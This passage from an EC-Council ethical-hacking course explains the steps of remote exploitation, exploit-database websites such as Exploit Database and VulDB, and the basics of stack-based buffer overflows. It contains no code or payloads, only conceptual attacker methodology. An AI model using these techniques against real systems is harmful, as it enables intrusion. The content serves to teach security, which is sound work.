
6. **Generate and Deliver the Payload**

   Attackers, as part of exploitation, generate or select malicious payloads using tools such as Metasploit and deliver it to the remote system either using social engineering or through a network. Attackers inject malicious shellcode in the payloads, which, when executed, establishes a remote shell to the target system.

7. **Gain Remote Access**

   After generating the payload, attackers run the exploit to gain remote shell access to the target system. Now, attackers can run various malicious commands on the remote shell and control the system.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Exploit Sites

Attackers can use various exploit sites such as Exploit Database, SecurityFocus, etc. to discover vulnerabilities and download or develop exploits to perform remote exploitation on the target system. These sites include details of the latest vulnerabilities and exploits.

- **Exploit Database**

  Source: *https://www.exploit-db.com*

  Exploit Database includes details of the latest vulnerabilities present in various OSs, devices, applications, etc. Attackers can search Exploit Database to discover vulnerabilities in that target system, download the exploits from the database, and use exploitation tools such as Metasploit to gain remote access.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.33: Screenshot of Exploit Database

- **SecurityFocus**

  Source: *https://www.securityfocus.com*

  SecurityFocus contains a database of the recently reported cybersecurity incidents and software bugs, along with a searchable archive of common vulnerabilities and exposures (CVEs). Attackers can search SecurityFocus to detect vulnerabilities in the target OS and applications.




Figure 6.34: Screenshot of SecurityFocus

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **VulDB**

  Source: *https://vuldb.com*

  VulDB includes details of the latest vulnerabilities and exploits, rated based on the highest exploitation probability. Attackers can search the VulDB to identify vulnerabilities and exploit them or even fully automate the exploitation.




Figure 6.35: Screenshot of VulDB

- **MITRE CVE**

  Source: *https://cve.mitre.org*

  MITRE maintains a CVE database that contains details of the latest vulnerabilities. Attackers can search MITRE CVE to discover vulnerabilities that exist in the target system.




Figure 6.36: Screenshot of MITRE CVE

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Buffer Overflow

- A buffer is an area of adjacent memory locations allocated to a program or application to handle its runtime data
- Buffer overflow or overrun is a common vulnerability in an applications or programs that accepts more data than the allocated buffer
- This vulnerability allows the application to exceed the buffer while writing data to the buffer and overwrite neighboring memory locations
- Attackers exploit buffer overflow vulnerability to inject malicious code into the buffer to damage files, modify program data, access critical information, escalate privileges, gain shell access, etc.

Why Are Programs and Applications Vulnerable to Buffer Overflows?

- Lack of boundary checking
- Using older versions of programming languages
- Using unsafe and vulnerable functions
- Lack of good programming practices
- Failing to set proper filtering and validation principles
- Executing code present in the stack segment
- Improper memory allocation
- Insufficient input sanitization

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Buffer Overflow

A buffer is an area of adjacent memory locations allocated to a program or application to handle its runtime data. Buffer overflow or overrun is a common vulnerability in applications or programs that accept more data than the allocated buffer. This vulnerability allows the application to exceed the buffer while writing data to the buffer and overwrite neighboring memory locations. Furthermore, this vulnerability leads to erratic system behavior, system crash, memory access errors, etc. Attackers exploit a buffer overflow vulnerability to inject malicious code into the buffer to damage files, modify program data, access critical information, escalate privileges, gain shell access, and so on.


Why Are Programs and Applications Vulnerable to Buffer Overflows?

- Boundary checks are not performed fully, or, in most cases, entirely skipped
- Applications that use older versions of programming languages involve several vulnerabilities
- Programs that use unsafe and vulnerable functions fail to validate the buffer size
- Programs and applications that do not adhere to good programming practices
- Programmers that fail to set proper filtering and validation principles in the applications
- Systems that execute code present in the stack segment are vulnerable to buffer overflows
- Improper memory allocation and insufficient input sanitization in the application lead to buffer overflow attacks
- Application programs that use pointers for accessing heap memory result in buffer overflows

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Types of Buffer Overflow: Stack-Based Buffer Overflow

- A stack is used for static memory allocation and stores the variables in "Last-in First-out" (LIFO) order
- There are two stack operations:
  - PUSH stores the data onto the stack
  - POP removes data from the stack



- When a function starts execution, a stack frame is pushed onto the stack in the ESP register
- When the function returns, the stack frame is popped out and execution resumes from the return address stored on the EIP register
- If an application is vulnerable to stack-based buffer overflow, then attackers take control of the EIP register to replace the return address of the function with the malicious code that allows them to gain shell access to the target system

ESP (Extended Stack Pointer) → Stack Frame


Buffer Space

EBP (Extended Base Pointer)

EIP (Extended Instruction Pointer) → Return Address

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Types of Buffer Overflow: Stack-Based Buffer Overflow (Cont'd)

